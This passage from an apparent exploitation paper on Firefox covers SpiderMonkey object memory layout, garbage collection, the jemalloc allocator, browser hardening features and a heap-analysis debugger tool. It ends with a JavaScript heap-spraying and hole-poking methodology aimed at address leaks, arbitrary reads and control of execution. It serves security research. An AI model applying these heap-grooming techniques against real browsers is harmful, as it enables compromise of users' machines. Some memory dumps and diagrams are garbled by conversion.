                                // [C] a boolean
arr[4] = 0x44454544;
arr[5] = new Array(666);
                               // [D] an object
// add some elements to the array
arr[5][0] = 666;
arr[5][1] = "sixsixsix";
arr[5][2] = 0.666;
arr[5][3] = false;
arr[5][4] = new Array(666);
arr[6] = 0x46474746;
arr[7] = null;
arr[8] = 0x48494948;
// [E] a typed array jsobject holding unsigned 32-bit integers
arr[9] = new Uint32Array(128);
// let's fill the typed array with some content
// total size: 128 * 4 == 512
for(var j = 0; j < 128; j += 2)
{
   arr[9][j]
               = 0x61636361;
   arr[9][j + 1] = 0x71737371;
arr[10] = 0x50515150;
arr[11] = 1.41424344;
                              // [F] a double
arr[12] = 0x52535352;
// [G] and a bigger string
arr[13] = "Hello, Firefox, and hello again";
```

In WinDbg we search for our first integer marker value, that is 40414140, and then we inspect the elements of the array we have defined:

```
0:000> s -d 0 0x0 l?0xfffffffff 40414140
09e10980 40414140 fffffff81 0f352880 ffffff85 @AA@.....(5.....
09e10a00 40414140 fffffff81 0f352880 ffffff85 @AA@.....(5.....
```

The reason of finding our marker value twice will become clear below. Now let's do a memory dump from a few dwords before the found value; I am going to annotate the dump from WinDbg to make the discussion easier to

```
0:000> dd 09e10980-20 1?48
[ Our arr ArrayObject ]
         shape_
                         slots
                                  elements
                 type_
09e10960
        0eed89a0 0f3709b8 00000000 09e10a00
[ Metadata of the old elements,
 the default length of ArrayObjects is 6 ]
                initlen capacity length
         flags
09e10970 00000000 00000006 00000006 00000006
[ Old elements' address ]
09e10980 40414140 fffffff81 0f352880 fffffff85
09e10990 42434342 ffffff81 00000001 ffffff83
09e109a0 44454544 fffffff81 09e109b0 fffffff88
09e109c0 00000000 00000000 00000000 0000029a
09e109e0 00000000 00000000 00000000 0000029a
[ Metadata of relocated elements,
 the length of our new ArrayObject is 0xe, or 14 in decimal ]
         flags
               initlen capacity length
09e109f0 00000000 0000000e 0000000e 0000000e
[ New elements' address ]
         int32 jsval [A]
                         string jsval [B]
09e10a00 40414140 ffffff81 0f352880 ffffff85
                         bool jsval [C]
09e10a10 42434342 fffffff81 00000001 fffffff83
                          object jsval (ArrayObject) [D]
09e10a20 44454544 fffffff81 09e109b0 fffffff88
09e10a30 46474746 ffffff81 00000000 ffffff87
                          object jsval (typed array) [E]
09e10a40 48494948 ffffff81 12634520 ffffff88
                          double jsval [F]
09e10a50 50515150 fffffff81 bab61ee0 3ff6a0bd
                          string jsval [G]
09e10a60 52535352 fffffff81 0eef9730 ffffff85
```

At the start of the memory dump (at 09e10960) we can see the metadata of our arr ArrayObject; the shape_, type_, slots and elements pointers. The slots pointer is NULL since our jsobject has no named properties. The elements pointer points to the jsval contents of the array at 09e10a00. These are actually the relocated contents of the array. At address 09e10970 we can see the original metadata of the elements (the default length of an array when not specified is always 6), and at 09e10980 the original contents. The elements (along with their metadata) were relocated while we were adding contents to the arr array.

The elements pointer after the relocation points to 09e10a00 where the jsval contents begin. Four dwords before that, at 09e109f0, we have their metadata; flags, initializedLength (or initlen), capacity, and length. As

expected, initlen, capacity, and length are all 0xe.

At 09e10a00 there is our integer marker value 40414140 and at 09e10a04 its 32-bit tag of ffffff81 denoting as an integer jsval [A]. At 09e10a08 we can see the string jsval for [B]. Based on a) whether the underlying platform is x86 or x86-64, b) the length of the jsval string, and c) whether it is plain ASCII or unicode, the content bytes of the string are either inline or not. On x86 the maximum length for an inline ASCII string is 7 and 3 for unicode; on x86-64 it is 15 for ASCII and 7 for unicode. Our [B] string has length 15 (0xf) therefore it is inlined. Let's see the contents of the address that the [B] string jsval points to:

0:000> dd 0f352880

flags length string's contents 0f352880 0000005d 0000000f 6c6c6548 46202c6f

0f352890 66657269 0021786f 00737365 00000004

0:000> db 0f352880

0f352880 5d 00 00 00 0f 00 00 00-48 65 6c 6c 6f 2c 20 46]..Hello, F 0f352890 69 72 65 66 6f 78 21 00-65 73 73 00 04 00 00 00 irefox!.ess

At 0f352880 it's the start of the metadata of our inline [B] string; the flags (0x5d), the length (0xf == 15 in decimal) and then at 0f352888 the ASCII contents of [B].

In contrast, the string jsval at 09e10a68 [G] is not inline. Again, the tag value of [G] is ffffff85 denoting as a string, and it's value points to 0eef9730:

0:000> dd 0eef9730

flags length pointer to string's contents 0eef9730 00000049 0000001f 0bcba840 00000000

0:000> dd 0bcba840

 Obcba840
 6c6c6548
 46202c6f
 66657269
 202c786f

 Obcba850
 20646e61
 6c6c6568
 6761206f
 006e6961

0:000> db 0bcba840

0bcba840 \

48 65 6c 6c 6f 2c 20 46-69 72 65 66 6f 78 2c 20 Hello, Firefox,

0bcba850 \

61 6e 64 20 68 65 6c 6c-6f 20 61 67 61 69 6e 00 and hello again.

At 0eef9730 we have the flags (0x49), length (0x1f == 31 in decimal), and at 0eef9738 a pointer to the actual bytes contents of the string (at 0bcba840). Actually SpiderMonkey strings are a lot more interesting and useful, so I refer the interested reader to js/src/vm/String.h. However, for the purposes of this paper the above details are adequate.

At 09e10a28 there is the [D] ArrayObject we have instantiated with a capacity of 666 (or 0x29a in hex); its tag is ffffff88 denoting it as an object, and its value is the address 09e109b0, where we can see the ArrayObject metadata as we have talked about them before:

0:000> dd 09e109b0

shape_ type_ slots elements 09e109b0 0eed89a0 0f3709e8 00000000 0c94e010

```
flags initlen capacity length
09e109c0 00000000 00000000 00000000 0000029a

0:000> dd 0c94e010-10
flags initlen capacity length
0c94e000 0000000 0000005 0000029a 0000029a

arr[5][0] = 666; arr[5][1] = "sixsixsix";
0c94e010 0000029a fffffff81 0eed78a0 ffffff85

0c94e020 3b645ald 3fe54fdf 00000000 ffffff83
0c94e030 09e109d0 ffffff88 5a5a5a5a 5a5a5a5a
```

The elements pointer of the [D] ArrayObject points to 0c94e010 where we can see the first element of this array, i.e. arr[5][0], namely the integer jsval 0x29a (or 666 in decimal). At 0c94e000 there are the metadata associated with these elements.

Here we can clearly see the difference between the initializedLength, the capacity, and the length of an ArrayObject. The initializedLength and the capacity from the metadata at 09e109b0 are both zero, while it's length is 0x29a; this is the case since at [D] we simply declared an ArrayObject with a length of 0x29a without actually adding any elements to it. Then we added five elements (arr[5][0] to arr[5][4]), and the new initializedLength became 5, while the capacity became equal to length, i.e. 0x29a (all these from the metadata at 0c94e000).

Before we move on, let's also look at SpiderMonkey typed arrays since we will use them in our attack methodology later on. Typed arrays are a very useful JavaScript feature since they allow us to situate on the heap arbitrary sized constructs of controlled content (to arbitrary byte granularity). Previous Firefox attacks, like [P20] and [REN], relied on the fact that SpiderMonkey used to situate the actual content (data) and the corresponding metadata of typed arrays contiguously in memory. Unfortunately this is no longer the case; the GC tenured heap and the jemalloc heap (both of which I will explain shortly) keep these separated, even when we try to force such a layout. However, typed arrays remain very useful.

At [E] we instantiate a Uint32Array object, i.e. a typed array jsobject holding unsigned 32-bit integers, with an initial length of 128, whose object-type jsval we can find at address 09e10a48; its value is the address 12634520. There we see the Uint32Array object, starting with its metadata (for example, at 12634538 its length of 0x80, or 128 in decimal), and at 12634548 the pointer to the actual buffer contents of the typed array (0dd73600).

As expected, the contents of the typed array at 0dd73600 are precisely what we assigned in our code. The buffer that holds these contents is allocated on the heap and its size is four times the number of uint32 elements we assigned to the typed array (since each element is four bytes long). So, for our [E] typed array, its contents buffer at 0dd73600 is 512 bytes long (4 * 128 == 512).

----[2.2 - Generational garbage collection (GGC)

Since release 32.0 [F32] Firefox has a new garbage collection (GC) implementation enabled by default (on all its supported operating systems) called 'generational garbage collection' (GGC). In GGC there are two separate heaps; a) the nursery on which most SpiderMonkey objects are allocated, and b) the tenured or major heap which is more or less the old (before release 32.0) normal SpiderMonkey GC heap. When the nursery becomes full (or some other event happens) we have the so-called minor GC pass. During this, all the temporary short-lived JavaScript objects on the nursery are collected and the memory they were occupying becomes again available to the nursery. On the other hand, the JavaScript objects on the nursery that are reachable in the heap graph (i.e. alive) are moved to the tenured heap (which also makes the memory they were occupying available to the nursery). Once an object is moved to the tenured heap, during a minor GC pass, it is checked for outgoing pointers to other objects on the nursery heap. Such objects are moved from the nursery to the tenured heap as well, since they are actually reachable. This iterative process continues until all reachable objects are moved from the nursery to the tenured heap, and the memory they were occupying is set to available for the nursery. This generational (also called 'moving') garbage collection approach has resulted in impressive performance gains for SpiderMonkey since most JavaScript allocations are indeed short-lived.

To make it clear how all the above fit in the context of the Firefox browser, I should talk about JSRuntime [JSR]. An instantiated JSRuntime object (see js/src/vm/Runtime.cpp for the class) holds all JavaScript variables, objects, scripts, etc. SpiderMonkey as compiled for Firefox is single-threaded by default, therefore Firefox usually has just one JSRuntime. However, (web) workers can be launched/created and each one of them has its own JSRuntime. Each different JSRuntime has one separate GGC heap (nursery and tenured), and they don't share heap memory. Furthermore they are isolated from each other; one JSRuntime cannot access objects allocated by a different JSRuntime.

The nursery has a hardcoded size of 16 megabytes allocated with VirtualAlloc() (or with mmap() on Linux). It operates as a standard bump allocator; a pointer is maintained that points to the first unallocated byte in the nursery memory area. To make an allocation of X bytes, first there is a check if there are X bytes available in the nursery. If there are, X is added to the pointer (the "bump") and its previous value is returned to service the allocation request. If there aren't X bytes available, a minor GC is triggered. During this GC pass the new object is moved to the tenured heap, and if its slots or elements (see section 2.1) are above a certain number they are moved to the jemalloc-managed heap.

The tenured heap (you may also see it referred to as 'major' or simply 'GC' heap in Firefox's code base) has its own metadata and algorithms to manage memory. These are distinct from both the nursery and the jemalloc heaps. Apart from being the heap for JavaScript objects that survived a nursery GC pass, some allocations go directly on it bypassing the


nursery. Examples of such cases are known long-lived objects (e.g. global objects), function objects (due to JIT requirements), and objects with finalizers (i.e. most DOM objects). I will not go into more details for the tenured heap since they are not relevant to the exploitation methodology.

----[2.3 - jemalloc (and GGC)

In this section I will only discuss the necessary jemalloc knowledge you require in order to follow the analysis in section 5. For a more detailed treatise I refer you to another Phrack paper which is still applicable to the current state of jemalloc [PSJ].

jemalloc is a bitmap allocator designed for performance and not primarily memory utilization. One of its major design goals is to situate allocations contiguously in memory. The latest version of jemalloc is 4.0.0 at this time, but Firefox includes a version forked from major release 2. Firefox's fork is called mozjemalloc in the source tree, but it doesn't include any significant changes from jemalloc 2. It is used in Firefox for allocations that become too big (based on some limits I will discuss shortly) for the tenured heap. However, there are some exceptions; certain allocations triggerable from JavaScript can bypass both the nursery and the tenured heap and go directly to the jemalloc-managed heap. I will not discuss this further, so you can consider it an exercise;)


In jemalloc memory is divided into regions which are categorized according to their size. Specifically, the size categories, called 'bins', in Firefox are 2, 4, 8, 16, 32, 48, ..., 512, 1024, up to inclusive 2048. malloc() requests larger than 2048 bytes are handled differently and are not in scope for this paper. Each bin (or size category) is associated with several 'runs'; these are the actual containers for the regions. A run can span one or more virtual memory pages which are divided into regions of the bin size that the run belongs to. Bins have the metadata for their runs and through them free regions are located. The following diagram is a simplified version of the original one from [PSJ] and summarizes the above notes.



Allocation requests (i.e. malloc() calls) are rounded up and assigned to a

bin. Then, through the bin's free regions' metadata, a run with a free region is located. If none is found, a new run is allocated and assigned to the specific bin. Therefore, this means that objects of different types but with similar sizes that are rounded up to the same bin are contiguous in the jemalloc heap. Another interesting feature of jemalloc is that it operates in a last-in-first-out (LIFO) manner (see [PSJ] for the free algorithm); a free followed by a garbage collection and a subsequent allocation request for the same size, most likely ends up in the freed region.

At this point let's utilize an example to see how the jemalloc heap is used in Firefox along with the GGC heaps, namely nursery and tenured. In the diagram below the nursery heap is nearly full and we have an allocation request for a JSObject with an N number of slots.



The JSObject itself can fit (or not, doesn't affect the rest of the events) in the free space of the nursery, but its slots cannot. So, the JSObject is placed on the nursery and since it becomes full, a minor GC is

triggered. If it couldn't fit in the nursery a minor GC would also be triggered. During this GC and assuming that the JSObject is a survivor object, i.e. not a temporary one, it is moved from the nursery to the tenured heap (or placed directly there if it couldn't fit in the nursery in the first place). If the number of its slots N is greater than a certain number (more on this later), they are not placed on the tenured heap with the object itself. Instead, a new allocation for the size of the N slots is made on the jemalloc heap, and the slots are placed there. Then the slots_ pointer of the jsobject stores the address of the jemalloc heap region that contains the slots.

--[3 - Firefox's hardening features

Firefox has some security hardening features that are useful to know if you are doing or plan to do any exploit development for it. I will try to list them all here to give you the references to start digging from, but I will only expand on those that affect our goal for this paper.

----[3.1 - PresArena

PresArena is Gecko's specialized heap for CSS box objects (Gecko is Firefox's layout engine). When a CSS box object is freed, the free PresArena heap 'slot' is added to a free list based on its type. This means that PresArena maintains separate free heap 'slot' lists for each different CSS box object type. An allocation request is serviced from the free list of the type of objects it is trying to allocate. This basically means that for CSS box objects PresArena implements type-safe memory reuse, mostly killing use-after-free exploitation. I say 'mostly' because in some cases a use-after-free bug can still be exploitable via same-object-type trickery, like playing with attributes' values for example.

PresArena also services types of objects that related to CSS box objects but are not. The free lists of these objects are per size and not per type. This of course means that use-after-free bugs for these object types are exploitable as usual.

The code for PresArena is at layout/base/nsPresArena. {h, cpp}.

----[3.2 - jemalloc heap sanitization

Since jemalloc rounds up allocation requests to the closest size category (bin), it is possible that a small object may be assigned to the same region that a bigger object was occupying before being freed (both objects smaller or equal to the size category of course). Therefore, in such a case we could use the small object to read back memory left by the bigger object. This could reveal DLL pointers and could help in bypassing ASLR. To avoid this jemalloc sanitizes regions after they are freed. Current Firefox versions use the value e5e5e5e5 to sanitize; older versions used a5a5a5a5. This hardening feature also makes some uninitialized memory bugs unexploitable. In any case, if you're fuzzing Firefox these are nice values to look for in crash logs.

----[3.3 - Garbage collection

Being able to trigger a garbage collection on demand is fundamental when trying to create specific object layouts on the heap. Firefox provides no unprivileged JavaScript API to do this. Although not having an on-demand GC API call is not listed as a hardening feature, it is clear that Firefox developers actively try to remove direct execution paths from unprivileged JavaScript functions to GC. A GC can be triggered for a variety of reasons; Firefox has these divided into two major categories, those related to the

JavaScript engine and those that aren't. The second category includes reasons related to the layout engine (for example frame refreshing), as well as ones more general to the browser (for example when the main process exits). You can find the names of all the reasons at js/public/GCAPI.h. These are the start for finding ways to trigger a GC on demand from unprivileged JavaScript code.

A simple one to get you started is TOO_MUCH_MALLOC. If you search for this in Firefox's code and backtrace it with your favorite code reading tool, you will conclude to the following execution path:

After reading dom::CanvasRenderingContext2D::EnsureTarget(), which is in the file dom/canvas/CanvasRenderingContext2D.cpp, we can easily figure out how to reach it:

```
var my_canvas = document.createElement("canvas");
my_canvas.id = "my_canvas";
my_canvas.width = "100";
my_canvas.height = "115";

document.body.appendChild(my_canvas);

for(var i = 0; i < 10; i++)
{
    var my_context = my_canvas.getContext("2d");
    my_canvas.width = 36666;
    my_context.fillRect(21, 11, 66, 60);
}</pre>
```

You can find many others; some more reliable, some less, just read the code. Another simple one is to repeatedly create strings and append them to a DOM node; see the archive for this example. Just keep in mind that you may have to tweak some parameters, like the number of repetitions, the size of strings, etc, in order to get it to work on as many as possible different systems with different characteristics (available RAM, Firefox versions).

----[3.4 - Sandbox

I will only be discussing Firefox's sandbox on Windows; the Linux and OS X implementations are based on different technologies, seccomp and Seatbelt, but aim to achieve similar goals. All the code is available at security/sandbox/{win, linux, mac}.

On Windows, Firefox is using the code of the Chromium sandbox. In short, there is a parent process (broker) that is responsible for starting sandboxed children processes (targets). The communication between the two

is implemented via a Firefox-specific C++ IPC called IPDL (Inter-process communication Protocol Definition Language). There are three different sandbox policies for children processes implemented, a) for layout content, b) for media playback, and c) for other plugins. These are implemented by the following functions, a) SetSecurityLevelForContentProcess(), b) SetSecurityLevelForGMPlugin(), and c) SetSecurityLevelForPluginProcess() respectively. You can find their implementations at security/sandbox/win/src/sandboxbroker/sandboxBroker.cpp.


Flash in Firefox is an out-of-process plugin. This means that Firefox launches an executable called plugin-container.exe which then loads the Flash plugin, sandboxed by Flash's own "protected mode". On Windows this means that it is a low integrity process, has restricted access token capabilities, is not allowed to launch new processes, etc. Firefox plans to stop enabling Flash's protected mode and place Flash under the above Chromium-based sandbox as well, but this is not the case currently (41.0.1).


--[4 - The shadow (over Firefox) utility

I initially re-designed unmask_jemalloc [UNJ] (a GDB/Python tool we have written with huku) with a modular design to support all three main debuggers and platforms (WinDBG, GDB and LLDB). I renamed the tool to shadow when I added Firefox/Windows/WinDBG-only features.

The following is an overview of the new design (read the arrows as "imports"). The goal is to have all debugger-dependent code in the *_driver and *_engine modules.

debugger-required
frontend (glue)





shadow can help you during Firefox exploit development when you're trying

to understand the impact of your JavaScript code on the heap. The symbol command allows you to search for SpiderMonkey and DOM classes (and structures) of specific sizes. This is useful when you're trying to exploit use-after-free bugs, or when you want to position interesting victim objects to overwrite/corrupt. All the supported commands are:

0:000> !py c:\\tmp\\shadow\\pykd_driver help

```
[shadow] De Mysteriis Dom Firefox
[shadow] v1.0b
[shadow] jemalloc-specific commands:
[shadow]
          jechunks
                                  : dump info on all available chunks
[shadow]
           jearenas
                                   : dump info on jemalloc arenas
[shadow]
           jerun <address>
                                  : dump info on a single run
[shadow]
           jeruns [-cs]
                                   : dump info on jemalloc runs
[shadow]
                                         -c: current runs only
[shadow]
                            -s <size class>: runs for the given size
[shadow]
                                            class only
[shadow]
                                   : dump info on jemalloc bins
           jebins
[shadow]
                                 : dump all current regions of the
           jeregions <size class>
[shadow]
                                            given size class
[shadow]
          jesearch [-cfqs] <hex> : search the heap for the given hex
[shadow]
                                           dword
[shadow]
                                         -c: current runs only
[shadow]
                                         -q: quick search (less
[shadow]
                                            details)
[shadow]
                            -s <size class>: regions of the given size
```

[shadow] only [shadow] -f: search for filled region [shadow] holes) [shadow] jeinfo <address> : display all available details for [shadow] an address [shadow] : dump all available jemalloc info jedump [filename] [shadow] to screen (default) or file [shadow] : parse jemalloc structures from jeparse [shadow] memory [shadow] Firefox-specific commands: [shadow] nursery : display info on the SpiderMonkey [shadow] GC nursery [shadow] symbol [-vjdx] <size> : display all Firefox symbols of the [shadow] given size [shadow] -v: only class symbols with [shadow] vtable [shadow] -j: only symbols from [shadow] SpiderMonkey [shadow] -d: only DOM symbols [shadow] -x: only non-SpiderMonkey [shadow] symbols pa <address> [<length>] : modify the ArrayObject's length [shadow] [shadow] (default new length 0x666) [shadow] Generic commands: [shadow] version : output version number : this help message [shadow] help

You can find the latest version of shadow, along with installation instructions, in the code archive that comes with this paper and also on GitHub [SHD]. Just a note; I only had time to test everything on Windows and WinDBG. Linux/GDB support is almost complete (though no support for the symbol command). I haven't done any work for supporting OS X/LLDB yet. All contributions are of course welcome;)

--[5 - Exploitation

In the introduction I set the goal of this paper to be a generic, reusable exploitation methodology that can be applied to as many as possible Firefox bugs (and bug classes). To be more specific, this high-level goal can be broken down into the following:

- 1) Leak of xul.dll's base address. This DLL is the main one for Firefox and it contains the code of both SpiderMonkey and Gecko (Firefox's layout engine). This huge DLL contains all the ROP gadgets you may ever want.
- 2) Leak of the address in Firefox's heap where we have some control due to the bug we are exploiting. This can be very useful since we can use it to create fake objects with valid addresses that point to data we control.
- 3) The ability to read any number of bytes from any address we choose, i.e. an arbitrary leak.
- 4) And finally, of course, EIP control (to start a ROP chain, for example).

In order to achieve these we will be using standard JavaScript arrays, i.e. ArrayObject jsobjects, as primitives. In the past, researchers have used typed arrays for similar purposes [P20, REN]. However, as we have seen in section 2.1, the user-controllable content (data) of typed arrays and their metadata (like their length and their data pointer) are no longer contiguous in memory. On the other hand, I have found that ArrayObjects can be forced to place their metadata next to their data on the jemalloc heap


and have the following helpful characteristics:

- 1) We can control their size to multiples of 8 bytes, and also have partial control of their contents, both due to the IEEE-754 64-bit jsval representation we have seen.
- 2) We can easily and controllably spray with ArrayObjects from JavaScript.
- 3) We can move the sprayed ArrayObjects to the jemalloc-managed heap after we fill the nursery. Since arrays are jsobjects, when they grow bigger they behave according to the way I have already described in section 2.3.

```
----[ 5.1 - ArrayObjects inside ArrayObjects
```

Therefore, we spray ArrayObjects as elements of a container ArrayObject; when the container becomes large enough, the elements (which are themselves ArrayObjects) are moved to the jemalloc heap and bring with them their contents and metadata. At js/src/gc/Marking.cpp we can see this in the method js::TenuringTracer::moveElementsToTenured() -- excuse the annotated with comments pseudocode, see the actual source for the full details:

```
* nslots here is equal to the capacity of the ArrayObject plus 2
* (ObjectElements::VALUES_PER_HEADER).
size_t nslots = ObjectElements::VALUES_PER_HEADER + srcHeader->capacity;
if (src->is<ArrayObject>() && nslots <= GetGCKindSlots(dstKind)) {</pre>
  * If this is an ArrayObject and nslots is less or equal
  * to 16 (GetGCKindSlots(dstKind)) there is no new allocation.
  return nslots * sizeof(HeapSlot);
}
. . .
* Otherwise there is a new allocation of size nslots that
* goes on the jemalloc heap, the elements are copied, and the
* elements_ pointer is set.
* /
dstHeader = \
reinterpret_cast<ObjectElements*>(zone->pod_malloc<HeapSlot>(nslots));
js_memcpy(dstHeader, srcHeader, nslots * sizeof(HeapSlot));
nursery().setElementsForwardingPointer(srcHeader, dstHeader, nslots);
Let's revisit again the example from section 2.3 and present it in the
context of moving ArrayObjects and their metadata to the jemalloc heap.
+-++---+
+-+
                                  +----+ :
```



The above diagram describes what happens to the Firefox heaps when we run the following JavaScript code. We create a container ArrayObject; this is initially allocated on the nursery. This is A from above.

```
var container = new Array();
```

As we add elements (ArrayObjects) to the container, a minor (nursery) garbage collection happens. We trigger this by filling the 16 MBs of the nursery with 66000 ArrayObjects of 30 elements each -- remember each element is 8 bytes (jsval), but the resulting ArrayObject of size 240 goes to the 256-sized jemalloc run (there are also the metadata).

```
// 16777216 / 256 == 65536
var spray_size = 66000;
```

The container ArrayObject (A) is moved from the nursery to the tenured heap. If (2 + capacity) >= 17, then each one of the ArrayObject elements of the container are re-allocated on the jemalloc heap. Since these are ArrayObjects, they have both contents and some metadata. The container remains on the tenured heap for the rest of its lifetime.

```
for(var i = 0; i < spray_size; i++)</pre>
```

```
{
    container[i] = new Array();

    for(var j = 0; j < 30; j += 2) // 30 * 8 == 240
        {
         container[i][j] = 0x45464645;
         container[i][j + 1] = 0x47484847;
     }
}</pre>
```

The careful reader would notice something here. The condition to move an object to the jemalloc heap depends on the object's capacity. This sets a limit to which jemalloc size categories can be used for our purpose, based on the object's initial capacity. If you dig SpiderMonkey's code you will find that an ArrayObject with an initlen of 1 (a[0] = "A" for example) has a capacity of 6. Therefore, to satisfy the moving condition we have to preclude some of the small jemalloc size categories.

At this point let's use the shadow utility from within WinDBG to search the jemalloc heap for the content we have sprayed (edited for readability):

```
0:000> !py c:\\tmp\\pykd_driver jesearch -s 256 -c 45464645
[shadow] searching all current runs of size class 256 for 45464645
[shadow] found 45464645 at 0x141ad110
                (run 0x141ad000, region 0x141ad100, region size 0256)
[shadow] found 45464645 at 0x141ad120
                (run 0x141ad000, region 0x141ad100, region size 0256)
[shadow] found 45464645 at 0x141ad130
                (run 0x141ad000, region 0x141ad100, region size 0256)
0:000> dd 141ad100 1?80
[ Metadata of a sprayed ArrayObject ]
                  initlen capacity length
         flags
141ad100 00000000 0000001e 0000001e 0000001e
[ Contents of the same sprayed ArrayObject ]
141ad110 45464645 ffffff81 47484847 ffffff81
141ad120 45464645 fffffff81 47484847 fffffff81
141ad1e0 45464645 ffffff81 47484847 ffffff81
141ad1f0 45464645 fffffff81 47484847 fffffff81
[ Metadata of another sprayed ArrayObject]
         flags
                  initlen capacity length
141ad200 00000000 0000001e 0000001e 0000001e
[ and its data ]
141ad210 45464645 fffffff81 47484847 fffffff81
141ad220 45464645 fffffff81 47484847 ffffff81
0:000> !py c:\\tmp\\pykd_driver jeinfo 141ad200
[shadow] address 0x141ad200
[shadow] run 0x141ad000 is the current run of bin 0x00600608
[shadow] address 0x141ad200 belongs
```

```
to region 0x141ad200 (size class 0256)
```

We can see above that the ArrayObject elements of the container ArrayObject are indeed on the jemalloc heap and specifically on regions of size 256. Also, they are contiguous to each other.

```
----[ 5.2 - jemalloc feng shui
```

Heap feng shui refers to the manipulation of a heap with the goal of carefully arranging it (with selected objects) towards aiding exploitation [FSJ]. Armed with the knowledge of the previous sections, we can now:

- 1) Move our ArrayObjects off the nursery and onto the jemalloc heap along with their metadata.
- 2) Poke holes in the jemalloc runs, and trigger a garbage collection to actually make these holes reclaimable by subsequent allocations.
- 3) Reclaim the holes (since jemalloc is LIFO) and create useful heap arrangements.

Assuming we have a heap overflow vulnerability in a specific-sized DOM class, we can continue towards implementing our methodology. As an example, I will use a typical Firefox DOM class that has a vtable and can be allocated easily from JavaScript. Using shadow we can look for such a DOM class whose objects have a size of 256 bytes:

```
0:000> !py c:\\tmp\\pykd_driver symbol
[shadow] usage: symbol [-vjdx] <size>
[shadow] options:
[shadow] -v only class symbols with vtable
[shadow] -j only symbols from SpiderMonkey
[shadow] -d only DOM symbols
[shadow] -x only non-SpiderMonkey symbols

0:000> !py c:\\tmp\\pykd_driver symbol -dv 256
[shadow] searching for DOM class symbols of size 256 with vtable
...
[shadow] 0x100 (256) class mozilla::dom::SVGImageElement (vtable: yes)
```

Continuing from where we left off in section 5.1, after spraying the jemalloc heap with ArrayObjects, we free every second allocation to create holes. We also trigger a garbage collection to make these holes reclaimable.

```
for(var i = 0; i < spray_size; i += 2)
{
    delete(container[i]);
    container[i] = null;
    container[i] = undefined;
}
var gc_ret = trigger_gc();</pre>
```

We fill these holes with the example vulnerable object we have identified above, i.e. mozilla::dom::SVGImageElement. Our assumption is that we have a controlled (or semi-controlled) heap overflow in some method of this class. We can trigger it either after the instantiation of each object, or after the allocation of all objects on a specific one.

```
for(var i = 0; i < spray_size; i += 2)</pre>
```

```
{
        // SVGImageElement is a 0x100-sized object
        container[i] = \
        document.createElementNS("http://www.w3.org/2000/svg", "image");
        // trigger the overflow bug here in all allocations, e.g.:
        // container[i].some vulnerable method();
    }
    // or, trigger the overflow bug here in a specific one, e.g.:
    // container[1666].some_vulnerable_method();
Using shadow as before we can search for the controlled sprayed content of
```

